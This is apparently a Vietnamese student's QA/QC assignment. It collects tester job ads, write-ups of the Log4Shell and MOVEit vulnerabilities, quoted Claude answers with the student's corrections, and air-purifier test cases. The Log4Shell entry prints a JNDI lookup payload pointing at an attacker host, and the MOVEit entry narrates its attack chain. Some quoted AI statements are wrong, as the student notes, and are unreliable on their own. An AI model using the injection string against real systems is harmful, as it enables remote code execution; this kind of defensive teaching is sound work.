- **Công ty:** Trusting Social (AI/fintech)
- **Link:** <https://itviec.com/it-jobs/qa-qc-automation-tester-trusting-social-0826>  
(<https://itviec.com/it-jobs/qa-qc-automation-tester-trusting-social-0826>)
- **Đăng:** Trong vòng 60 ngày
- **Địa điểm:** Hồ Chí Minh

### Mô tả:

- Build và maintain automation frameworks (UI, Mobile, API)
- Deep dive vào complex system để investigate issues
- Strong OOP và database skills

### Required Skills:

- Automation framework (UI, Mobile, API — đặc biệt API automation)
- Golang, Java, hoặc Python (strong OOP)
- SQL và relational databases
- Problem diagnosis và creative problem-solving
- Machine Learning/AI background là điểm cộng (not mandatory)

**Lương:** Không công khai

## Đãi ngộ:

- 13th-month salary + performance bonuses
- Comprehensive health care cho bản thân và người thân

**AI Impact Analysis:** Trusting Social là AI/fintech company. "ML/AI background là điểm cộng" = phản ánh tư duy tuyển dụng: QA sẽ cần hiểu AI model behavior để test các sản phẩm chạy bằng AI trong tương lai gần.

## 10. Manual/Automation Tester (QA QC) — GrapeCity (Đã hết hạn)

**Manual/Automation Tester (QA QC)**

GrapeCity

20,000,000 - 40,000,000

Expired

Tầng 12B tòa nhà Machinco, 444 Hoàng Hoa Thám, Tây Hồ, Hà Nội

At office

Skills: Tester, Automation Test, Selenium, C#, QA QC, English

Job Expertise: Automation Tester

Job Domain: Software Products and Web Services

**Top 3 reasons to join us**

- Enjoyable Team Environment

**GrapeCity** 4.1

Japanese international enterprise software developer specializing in Microsoft technologies

Company type: IT Product

Company industry: N/A

Company size: 51-150 employees

Country: Japan

Working days: Monday - Friday

Overtime policy: Extra salary for OT

- **Công ty:** GrapeCity (công ty Nhật, phần mềm)
- **Link:** <https://itviec.com/it-jobs/manual-automation-tester-qa-qc-grapecity-2052>  
(<https://itviec.com/it-jobs/manual-automation-tester-qa-qc-grapecity-2052>)
- **Đăng:** 2 ngày trước (02/06/2026)
- **Địa điểm:** Tây Hồ, Hà Nội (At office)

## Mô tả:

- Study và analyze requirements, system specifications, technical design documents

- Create test design và test cases
- Execute functional, regression, integration, system, exploratory testing (web và mobile)
- Write automation test scripts
- Estimate và prioritize testing activities

### Required Skills:

- Tester, Automation Test, Selenium, C#, English
- QA QC methodology
- Functional testing, regression testing

**Lương:** 20 triệu - 40 triệu VNĐ

### Đãi ngộ:

- Attractive, competitive salary; mid-year và year-end bonus
- Annual salary review
- 13th-month salary
- Training trước và trong dự án
- Mentorship từ expert leaders trong môi trường quốc tế
- Free English lessons với native American teachers
- Full BHXH/BHYT/BHTN theo luật

**AI Impact Analysis:** GrapeCity là nhà cung cấp UI components — kiểm thử UI components trong context AI generated code đang trở nên phức tạp hơn; kỹ năng dùng Playwright visual diff + AI là lợi thế cạnh tranh.

## 20 Software Defects Thực Tế (2022–2026)

---

### 1. Log4Shell (CVE-2021-44228) — Apache Log4j2

Source link: <https://www.crowdstrike.com/en-us/blog/log4j2-vulnerability-analysis-and-mitigation-recommendations/> (<https://www.crowdstrike.com/en-us/blog/log4j2-vulnerability-analysis-and-mitigation-recommendations/>) | <https://nvd.nist.gov/vuln/detail/CVE-2021-44228> (<https://nvd.nist.gov/vuln/detail/CVE-2021-44228>)

Description: Lỗ hổng trong thư viện Java logging Log4j2 — khi ứng dụng log một chuỗi đặc biệt chứa `{jndi:ldap://attacker.com/...}`, Log4j2 tự động thực hiện JNDI lookup và kết nối ra ngoài, cho phép attacker thực thi code tùy ý từ xa (RCE) mà không cần authentication. Đặc biệt nguy hiểm vì Log4j2 là dependency phổ biến trong hầu hết ứng dụng Java trên thế giới.

Severity: Critical (CVSS 10.0/10.0)

Consequences: 93% cloud environments trên toàn cầu bị phơi nhiễm; bị khai thác bởi nation-state actors và ransomware groups; Cisco ghi nhận trung bình 110 cảnh báo Log4Shell/tháng tại mỗi tổ chức trong năm 2022; thiệt hại ước tính hàng tỷ USD toàn cầu.

Solution: Nâng cấp lên Log4j2 version 2.16.0+ (tắt JNDI lookup hoàn toàn); workaround tạm thời là set `log4j2.formatMsgNoLookups=true`.

giải thích ngắn gọn bằng ngôn ngữ tự nhiên Log4Shell (CVE-2021-44228), version nào được sửa lại

Log4j là một thư viện Java dùng để ghi log — gần như mọi ứng dụng Java đều dùng nó. Vấn đề nằm ở một tính năng gọi là **JNDI lookup**: Log4j2 hỗ trợ cú pháp đặc biệt trong chuỗi log, ví dụ `${jndi:ldap://example.com/a}`, và khi gặp chuỗi này, nó **tự động kết nối ra ngoài internet** để fetch resource về.

Điểm nguy hiểm là hầu hết ứng dụng log **mọi thứ user nhập vào** — search query, username, HTTP header như `User-Agent`. Nghĩa là attacker chỉ cần gõ chuỗi độc hại vào ô search của một website, website đó log lại, Log4j đọc chuỗi đó, kết nối đến server của attacker, tải về và **chạy code của attacker** trên server nạn nhân — toàn bộ quá trình không cần click, không cần authentication.

#### Các version bị ảnh hưởng và fix:

- Bị ảnh hưởng: Log4j2 từ **2.0-beta9 đến 2.15.0**
- **2.15.0** — patch đầu tiên, disable JNDI lookup theo mặc định, nhưng vẫn còn bypass (CVE-2021-45046)
- **2.16.0** — xóa hoàn toàn Message Lookup feature và disable JNDI mặc định — đây là bản fix thực sự khuyến nghị
- **2.17.0** — vá thêm một DoS issue (CVE-2021-45105) phát hiện sau đó
- **2.3.2** và **2.12.4** — backport fix cho các nhánh Java 7 và Java 8 cũ nếu không thể nâng lên 2.17.x

Nếu không thể nâng version ngay, workaround tạm thời là set JVM flag `-Dlog4j2.formatMsgNoLookups=true`, nhưng cách này vẫn có bypass nhất định nên không thay thế được việc nâng version.

#### AI Hallucination:

- Tool: Claude
- Prompt: "giải thích ngắn gọn bằng ngôn ngữ tự nhiên Log4Shell (CVE-2021-44228), version nào được sửa lại"
- Timestamp: 22:47 04/06/2026
- AI nói: "Bị ảnh hưởng: Log4j2 từ 2.0-beta9 đến 2.15.0"
- Sự thật: Range bị ảnh hưởng bởi CVE-2021-44228 là 2.0-beta9 đến 2.14.1 (theo NVD). Version 2.15.0 đã fix CVE-2021-44228 nhưng tạo ra CVE-2021-45046



riêng biệt, đây là 2 CVE khác nhau, không phải cùng 1 lỗ hổng.

- Loại lỗi: Misleading/Incomplete.

## 2. MOVEit Transfer SQL Injection (CVE-2023-34362)

Source link: [https://en.wikipedia.org/wiki/2023\\_MOVEit\\_data\\_breach](https://en.wikipedia.org/wiki/2023_MOVEit_data_breach)

([https://en.wikipedia.org/wiki/2023\\_MOVEit\\_data\\_breach](https://en.wikipedia.org/wiki/2023_MOVEit_data_breach)) |

<https://unit42.paloaltonetworks.com/threat-brief-moveit-cve-2023-34362/>

(<https://unit42.paloaltonetworks.com/threat-brief-moveit-cve-2023-34362/>)

Description: Lỗ hổng SQL injection trong web application của MOVEit Transfer (phần mềm managed file transfer). Attacker không cần xác thực, chỉ cần gửi HTTP request đặc biệt để bypass authentication và exfiltrate toàn bộ database, sau đó upload web shell để duy trì persistent access.

Severity: Critical (CVSS 9.8)

Consequences: Nhóm ransomware CL0P exploit trước khi patch được phát hành; hơn 2,700 tổ chức bị compromise; ~93.3 triệu cá nhân bị lộ dữ liệu; nạn nhân bao gồm các cơ quan chính phủ Mỹ, British Airways, BBC, Shell, và nhiều bệnh viện.

Solution: Progress Software phát hành patch ngày 31/05/2023; khuyến nghị disable HTTP/HTTPS access cho đến khi vá xong; các tổ chức cần kiểm tra indicators of compromise và xóa web shell đã bị upload.

Giải thích CVE-2023-34362 MOVEit Transfer SQL Injection:

- Kỹ thuật tấn công cụ thể như thế nào?
- Bao nhiêu tổ chức bị ảnh hưởng?
- Patch được phát hành ngày nào?

### CVE-2023-34362 — MOVEit Transfer SQL Injection

#### Kỹ thuật tấn công cụ thể

M MOVEit Transfer là phần mềm managed file transfer chạy trên Windows, có web interface dùng ASP.NET. Lỗ hổng nằm trong endpoint xử lý session/authentication của web app — cụ thể là cách MOVEit xây dựng SQL query từ dữ liệu HTTP request mà không sanitize đúng cách.

#### Chuỗi tấn công diễn ra như sau:

Bước 1 — attacker gửi HTTP POST request đến endpoint `/human.aspx` hoặc các endpoint liên

quan, nhúng SQL payload vào parameter. Vì input không được parameterized đúng, database thực thi payload đó trực tiếp.

Bước 2 — thông qua SQL injection, attacker đọc được nội dung database, bao gồm session tokens hợp lệ của user đang active.

Bước 3 — dùng session token đó để authenticate và truy cập với quyền admin — không cần username hay password.

Bước 4 — upload một web shell viết bằng ASP.NET (được đặt tên `human2.aspx` trong các ca thực tế) vào thư mục web root của MOVEit.

Bước 5 — từ web shell đó, attacker có persistent access, có thể enumerate toàn bộ file trong hệ thống, exfiltrate dữ liệu theo batch, và thực hiện lateral movement sang các hệ thống liên quan.

Điều đáng chú ý là nhóm CL0P đã chuẩn bị sẵn automation script — toàn bộ chuỗi từ exploit đến exfiltration có thể chạy trong vài phút mà không cần human operator can thiệp từng bước.

---

### Số tổ chức bị ảnh hưởng

Con số cuối cùng được ghi nhận:

- Hơn **2,700 tổ chức** bị compromise trực tiếp
- Khoảng **93.3 triệu cá nhân** bị lộ dữ liệu cá nhân
- Một số nạn nhân nổi bật được xác nhận công khai: BBC, British Airways, Shell, Siemens Energy, Ernst & Young, US Department of Energy, Louisiana Office of Motor Vehicles (~6 triệu hồ sơ), Oregon DMV (~3.5 triệu hồ sơ), Teachers Insurance and Annuity Association of America (TIAA), và nhiều trường đại học lớn của Mỹ
- Thiệt hại tài chính tổng hợp ước tính vượt **\$10 tỷ USD** (theo Emsisoft threat research)

Quy mô lớn đến mức này một phần vì MOVEit được dùng rộng rãi trong chuỗi cung ứng dữ liệu — nhiều tổ chức không dùng MOVEit trực tiếp nhưng bị ảnh hưởng gián tiếp thông qua vendor hoặc đối tác dùng MOVEit để transfer data cho họ.

---

### Timeline phát hành patch

- **27/05/2023** — CL0P bắt đầu exploit zero-day trong wild, Progress Software chưa biết
- **31/05/2023** — Progress Software phát hiện và công bố advisory, phát hành **patch đầu tiên** cho CVE-2023-34362 cùng ngày
- **09/06/2023** — Progress phát hành patch bổ sung cho CVE-2023-35036 (SQL injection thứ hai phát hiện trong quá trình review code sau vụ việc)
- **15/06/2023** — patch cho CVE-2023-35708 (SQL injection thứ ba)
- **07/07/2023** — service pack tháng 7 và thêm 3 lỗ hổng mới gồm CVE-2023-36934 (unauthenticated SQLi), CVE-2023-36932, CVE-2023-36933

Vấn đề nghiêm trọng là khoảng cách giữa ngày bắt đầu exploit (27/05) và ngày patch được phát hành (31/05) là **4 ngày** — trong thời gian đó CL0P đã kịp compromise phần lớn các nạn nhân.

Nhiều tổ chức không kịp apply patch ngay ngày 31/05 nên tiếp tục bị tấn công thêm vài ngày sau đó.

- Tool: Claude
- Prompt: "Giải thích CVE-2023-34362 MOVEit Transfer SQL Injection: kỹ thuật tấn công cụ thể, số tổ chức bị ảnh hưởng, patch phát hành ngày nào?"
- Timestamp: 23:35 04/06/2026
- AI nói: "attacker gửi HTTP POST request đến endpoint /human.aspx"
- Fix: /human.aspx là tên web shell CL0P upload sau khi exploit thành công, không phải endpoint bị tấn công. Entry point thực tế là /guestaccess.aspx và /api/v1/folders.
- Loại lỗi: Misleading

## Test cases for ONE physical product (40 pts)

---

### Thông tin máy



Brand: LG  
Model: PuriCare 360 (AS60GHWG0)  
Year: 2026  
Serial: 601C\*\*\*\*1039

## Test cases

Prompt:

test-cases\_puricare.xlsx

XLSX

Generate 15 test cases for LG PuriCare 360 AS60GHWG0 air purifier. The device has: touchscreen, Auto mode, app control via LG ThinQ. Format: Objective | Input | Steps | Expected | Actual | Verdict.

No AQI display, just display overall air quality through 3 level: good (green), moderate (yellow), unhealthy (orange), poor (deep orange mixed with red) (display in app and on device's top surface led light)

Audit on this file, replace current mock content.

Viewed a file, ran a command >

Tôi đã đọc xong nội dung hiện tại. File có cấu trúc 2 sheet: **Features** và **Test cases**. Tôi sẽ viết lại 15 test cases với format yêu cầu, đồng thời sửa lại sheet Features để loại bỏ AQI display thành air quality level (4 cấp), và cập nhật nội dung sai (không có AQI số, chỉ có 4 mức màu).

Ran 2 commands, read a file >

Đã thay thế toàn bộ nội dung cũ. Tóm tắt những gì đã làm:

**Sheet Features:** Cập nhật UC03 từ "AQI Display" thành "Air Quality Display" với mô tả đúng (4 mức màu, không có AQI số).

**Sheet Test Cases – 15 test cases mới:**

| Feature                  | Cases                 | Nội dung                                                                         |
|--------------------------|-----------------------|----------------------------------------------------------------------------------|
| UC03 Air Quality Display | TC-01, 02, 03         | Good (xanh), Unhealthy (cam), Poor (cam-đỏ đậm); đồng bộ LED ↔ app               |
| UC04 Auto Mode           | TC-04, 05, 06         | Tăng tốc khi ô nhiễm, giảm tốc khi cải thiện, không dao động ở ngưỡng            |
| UC05 LG ThinQ            | TC-07, 08, 09, 10, 15 | Pair lần đầu, bật/tắt từ xa, sync mức chất lượng, xử lý mất kết nối, sync chế độ |
| UC01/02 Hardware         | TC-11, 12             | Touchscreen power, chuyển 4 cấp tốc độ                                           |
| UC06 Safety              | TC-13                 | Cảnh báo filter                                                                  |
| UC07 Performance         | TC-14                 | CADR $\geq 300$ m <sup>3</sup> /h                                                |

Cột Actual Result và Verdict để trống để điền khi test thực tế.



Test cases puricare  
Spreadsheet - XLSX



Open in Microsoft Excel



Link file testcase:

[https://docs.google.com/spreadsheets/d/1mbibcj3l2x6P\\_N4DcAq3Fq3Jl47zqNr77Q-ubT24N5s/edit?usp=sharing](https://docs.google.com/spreadsheets/d/1mbibcj3l2x6P_N4DcAq3Fq3Jl47zqNr77Q-ubT24N5s/edit?usp=sharing)

([https://docs.google.com/spreadsheets/d/1mbibcj3l2x6P\\_N4DcAq3Fq3Jl47zqNr77Q-ubT24N5s/edit?usp=sharing](https://docs.google.com/spreadsheets/d/1mbibcj3l2x6P_N4DcAq3Fq3Jl47zqNr77Q-ubT24N5s/edit?usp=sharing))

Link video 5 execution:

[https://youtu.be/WWF23EXkO1E?si=LuliS\\_b89NbOD41x](https://youtu.be/WWF23EXkO1E?si=LuliS_b89NbOD41x) ([https://youtu.be/WWF23EXkO1E?si=LuliS\\_b89NbOD41x](https://youtu.be/WWF23EXkO1E?si=LuliS_b89NbOD41x))

### Edge cases AI bỏ qua:\*

1.

Objective: Sensor đọc sai khi lỗ thông khí bị che một phần

Input: Đặt máy sát tường <5cm, lỗ hút khí bị cản

Steps:

1. Đặt máy cách tường 4cm dưới mức khuyến nghị

2. Bật Auto mode, phòng sạch


3. Quan sát cảm biến và tốc độ quạt trong 5 phút

Expected: Máy cảnh báo hoặc cảm biến không chính xác so với điều kiện thực tế

## Mindmap QA/QC:

---

Mindmap generated bởi AI




Verdict: INCOMPLETE

Reasoning:

- Thiếu STLC: Requirement Analysis → Test Planning → Test Case Development → Test Environment Setup → Test Execution → Test Closure
- Thiếu testing level: Unit Testing → Integration Testing → System Testing → Acceptance Testing. Trong ảnh các loại kiểm thử phổ biến chỉ là testing types.
- AI không đề cập career progression: unior Tester → Senior Tester → QA Lead → QA Manager.

Student Fix:





## AI Critique:

- Qua bài tập này AI đưa ra các đáp án hoàn toàn đúng và có thật, tuy nhiên đáp án qua xác minh là đúng nhưng chưa đúng ngữ cảnh và còn bị thiếu thông tin. Nguyên nhân là do em chưa cung cấp đủ ngữ cảnh, và AI chưa đủ thông minh để hỏi lại em để hỏi thêm về context (mặc dù trong personal context setting trong claude em đã có nói rõ là **If context is ambiguous or missing, ask a clarifying question before answering.**)
- Và đồng thời cũng từ lỗi trên, việc em không prompt output format mong muốn khiến AI output vừa dùng từ tiếng việt vừa chiêm từ tiếng anh chuyên ngành mà không có giải thích khiến em rất khó hiểu và tốn thời gian tra lại -> rút kinh nghiệm phải thêm vào personal context: luôn giải thích briefly các từ chuyên ngành phức tạp)

## Self-Assessed Grade

| No.  | Criteria                                              | Grade      | Self-Assessed Grade |
|------|-------------------------------------------------------|------------|---------------------|
| 1    | Job Market 2026+ (10 jobs × 3 pts + AI Impact)        | 40         | 40                  |
| 2    | Software Defects 2022–2026 (20 defects)               | 20         | 2                   |
| 3    | Physical-product test design (15 TCs + 5 videos)      | 25         | 20                  |
| AI-1 | AI Audit Report (5-section) attached                  | 8          | 8                   |
| AI-2 | AI Critique 200–300 words + AI-03 Disclosure attached | 4          | 4                   |
| AI-3 | AI-05 Checklist signed + anti-cheat artifacts         | 3          | 0                   |
|      | <b>Total</b>                                          | <b>100</b> | <b>74</b>           |